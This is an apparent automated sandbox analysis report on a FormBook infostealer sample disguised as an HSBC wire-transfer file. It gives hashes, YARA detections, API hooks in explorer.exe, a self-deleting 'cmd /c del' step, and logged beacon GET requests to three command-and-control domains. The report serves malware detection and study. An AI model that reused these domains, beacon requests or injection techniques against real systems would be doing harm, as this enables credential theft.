Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"PresentationCore, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\PresentationCore\820a27781e8540ca263d835ec155f1a5\PresentationCore.ni.dll",0..3,"PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\Presentatio5ae0f00f#\889128adc9a7c9370e5e293f65060164\PresentationFramework.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"WindowsBase, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\Wi

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.856337226634709
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	HSBC ... Wire Transfer Copy.exe
File size:	471552
MD5:	99b154970d15748d1df9025f675ecc76
SHA1:	75503611daf18643a401c2020ae9e045111b7f1f
SHA256:	13af03cd2db9c68bc397fd81f101287df005f27bc806737ffad390324a068d4c
SHA512:	9fd769b3292753089bf5e7a1bd805867cc80e670ad43b37 1cad39acd9124813ab17d7ca6a58211f40e295183ed0ea d22b8a6c4e271f30bf5a500bdfd7376786
SSDEEP:	12288:6afBLr0oixBFmHFMrvCayGyIgA8flRFPpjxWkSHZ3t7fNv2RkY:Hf9r0oi15rPgqbHj7hyp
File Content Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L...VK.a..............0..(...........F... ...`....@.. ....@................................

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x474616
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui

General

Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x619F4B56 [Thu Nov 25 08:37:42 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x7262c	0x72800	False	0.890049297216	data	7.86790735928	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x76000	0x5cc	0x600	False	0.431640625	data	4.1545049772	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x78000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/25/21-18:58:23.381848	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49808	34.102.136.180	192.168.2.3
11/25/21-18:58:43.848526	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49809	34.102.136.180	192.168.2.3

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 25, 2021 18:58:02.291693926 CET	192.168.2.3	8.8.8.8	0xd3fe	Standard query (0)	www.piramsgprodiet.store	A (IP address)	IN (0x0001)
Nov 25, 2021 18:58:23.095354080 CET	192.168.2.3	8.8.8.8	0x7208	Standard query (0)	www.gramaltinrafineri.com	A (IP address)	IN (0x0001)
Nov 25, 2021 18:58:43.582144022 CET	192.168.2.3	8.8.8.8	0x81d2	Standard query (0)	www.catproductreviews.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2021 18:58:02.361125946 CET	8.8.8.8	192.168.2.3	0xd3fe	No error (0)	www.piramsgprodiet.store	ghs.google.com		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 18:58:02.361125946 CET	8.8.8.8	192.168.2.3	0xd3fe	No error (0)	ghs.google.com		172.217.168.83	A (IP address)	IN (0x0001)
Nov 25, 2021 18:58:23.179235935 CET	8.8.8.8	192.168.2.3	0x7208	No error (0)	www.gramaltinrafineri.com	gramaltinrafineri.com		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 18:58:23.179235935 CET	8.8.8.8	192.168.2.3	0x7208	No error (0)	gramaltinrafineri.com		34.102.136.180	A (IP address)	IN (0x0001)
Nov 25, 2021 18:58:43.645256042 CET	8.8.8.8	192.168.2.3	0x81d2	No error (0)	www.catproductreviews.com	catproductreviews.com		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 18:58:43.645256042 CET	8.8.8.8	192.168.2.3	0x81d2	No error (0)	catproductreviews.com		34.102.136.180	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.piramsgprodiet.store
- www.gramaltinrafineri.com
- www.catproductreviews.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49784	172.217.168.83	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:58:02.403076887 CET	8201	OUT	GET /m4n8/?l0G=-Zrd9J1pqHLdHPo&5jblCF=tUrd37IHNwUNrKy1BA5QR6EUYG6BNHyAaYYkpUFqoPlzKT8wvvxP2/AQv7fSiFC9KSL+ HTTP/1.1 Host: www.piramsgprodiet.store Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 18:58:02.562637091 CET	8202	IN	HTTP/1.1 301 Moved Permanently Location: https://www.piramsgprodiet.store/m4n8/?l0G=-Zrd9J1pqHLdHPo&5jblCF=tUrd37IHNwUNrKy1BA5QR6EUYG6BNHyAaYYkpUFqoPlzKT8wvvxP2/AQv7fSiFC9KSL+ Content-Type: text/html; charset=UTF-8 Date: Thu, 25 Nov 2021 17:58:02 GMT Expires: Thu, 25 Nov 2021 17:58:02 GMT Cache-Control: private, max-age=0 X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN Content-Security-Policy: frame-ancestors 'self' X-XSS-Protection: 1; mode=block Server: GSE Accept-Ranges: none Vary: Accept-Encoding Transfer-Encoding: chunked Connection: close Data Raw: 31 34 30 0d 0a 3c 48 54 4d 4c 3e 0a 3c 48 45 41 44 3e 0a 3c 54 49 54 4c 45 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 54 49 54 4c 45 3e 0a 3c 2f 48 45 41 44 3e 0a 3c 42 4f 44 59 20 42 47 43 4f 4c 4f 52 3d 22 23 46 46 46 46 46 46 22 20 54 45 58 54 3d 22 23 30 30 30 30 30 30 22 3e 0a 3c 48 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 48 31 3e 0a 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 41 20 48 52 45 46 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 70 69 72 61 6d 73 67 70 72 6f 64 69 65 74 2e 73 74 6f 72 65 2f 6d 34 6e 38 2f 3f 6c 30 47 3d 2d 5a 72 64 39 4a 31 70 71 48 4c 64 48 50 6f 26 61 6d 70 3b 35 6a 62 6c 43 46 3d 74 55 72 64 33 37 49 48 4e 77 55 4e 72 4b 79 31 42 41 35 51 52 36 45 55 59 47 36 42 4e 48 79 41 61 59 59 6b 70 55 46 71 6f 50 6c 7a 4b 54 38 77 76 76 78 50 32 2f 41 51 76 37 66 53 69 46 43 39 4b 53 4c 2b 22 3e 68 65 72 65 3c 2f 41 3e 2e 0a 3c 2f 42 4f 44 59 3e 0a 3c 2f 48 54 4d 4c 3e 0a 0d 0a Data Ascii: 140<HTML><HEAD><TITLE>Moved Permanently</TITLE></HEAD><BODY BGCOLOR="#FFFFFF" TEXT="#000000"><H1>Moved Permanently</H1>The document has moved <A HREF="https://www.piramsgprodiet.store/m4n8/?l0G=-Zrd9J1pqHLdHPo&amp;5jblCF=tUrd37IHNwUNrKy1BA5QR6EUYG6BNHyAaYYkpUFqoPlzKT8wvvxP2/AQv7fSiFC9KSL+">here</A>.</BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49808	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:58:23.200145006 CET	8263	OUT	GET /m4n8/?5jblCF=6FC/YAdxArGDbOG0ZU8ranLB3olQ8/HIU17UMwKJ54PfoS0z6/xA4+VoDBKhLnDEQ6+k&l0G=-Zrd9J1pqHLdHPo HTTP/1.1 Host: www.gramaltinrafineri.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 18:58:23.381848097 CET	8264	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 25 Nov 2021 17:58:23 GMT Content-Type: text/html Content-Length: 275 ETag: "61973ffe-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body><h1>Access Forbidden</h1></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49809	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:58:43.668176889 CET	8265	OUT	GET /m4n8/?l0G=-Zrd9J1pqHLdHPo&5jblCF=fqwcloTwW+H6Usea82LuZckhsM6vXxH+7LRp9WPFBQLwjEJmVheIZ7PCXY+dS9vifeb6 HTTP/1.1 Host: www.catproductreviews.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 18:58:43.848526001 CET	8266	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 25 Nov 2021 17:58:43 GMT Content-Type: text/html Content-Length: 275 ETag: "61973ffe-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body><h1>Access Forbidden</h1></body></html>

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: HSBC ... Wire Transfer Copy.exe PID: 6892 Parent PID: 2244

General

Start time:	18:56:44
Start date:	25/11/2021
Path:	C:\Users\user\Desktop\HSBC ... Wire Transfer Copy.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\HSBC ... Wire Transfer Copy.exe"
Imagebase:	0x3e0000
File size:	471552 bytes
MD5 hash:	99B154970D15748D1DF9025F675ECC76
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.290604348.0000000003AF1000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.290604348.0000000003AF1000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.290604348.0000000003AF1000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.289914483.00000000028A1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.290051006.000000000296B000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.290259549.00000000038AD000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.290259549.00000000038AD000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.290259549.00000000038AD000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: HSBC ... Wire Transfer Copy.exe PID: 7164 Parent PID: 6892

General

Start time:	18:56:47
Start date:	25/11/2021
Path:	C:\Users\user\Desktop\HSBC ... Wire Transfer Copy.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\HSBC ... Wire Transfer Copy.exe
Imagebase:	0xc00000
File size:	471552 bytes
MD5 hash:	99B154970D15748D1DF9025F675ECC76
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.287427300.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.287427300.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.287427300.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.346806023.0000000001930000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.346806023.0000000001930000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.346806023.0000000001930000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.345755031.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.345755031.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.345755031.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.346832554.0000000001960000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.346832554.0000000001960000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.346832554.0000000001960000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.287940636.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.287940636.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.287940636.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3352 Parent PID: 7164

General

Start time:	18:56:50
Start date:	25/11/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff720ea0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000000.322367188.000000000FC1F000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000000.322367188.000000000FC1F000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000000.322367188.000000000FC1F000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: ipconfig.exe PID: 6536 Parent PID: 3352

General

Start time:	18:57:12
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\ipconfig.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\ipconfig.exe
Imagebase:	0xc50000
File size:	29184 bytes
MD5 hash:	B0C7423D02A007461C850CD0DFE09318
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000002.547820066.0000000003380000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000010.00000002.547820066.0000000003380000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000002.547820066.0000000003380000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000002.547165223.0000000002C60000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000010.00000002.547165223.0000000002C60000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000002.547165223.0000000002C60000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000002.547580773.0000000002DD0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000010.00000002.547580773.0000000002DD0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000002.547580773.0000000002DD0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 6672 Parent PID: 6536

General

Start time:	18:57:17
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\user\Desktop\HSBC ... Wire Transfer Copy.exe"
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 6888 Parent PID: 6672

General

Start time:	18:57:18
Start date:	25/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis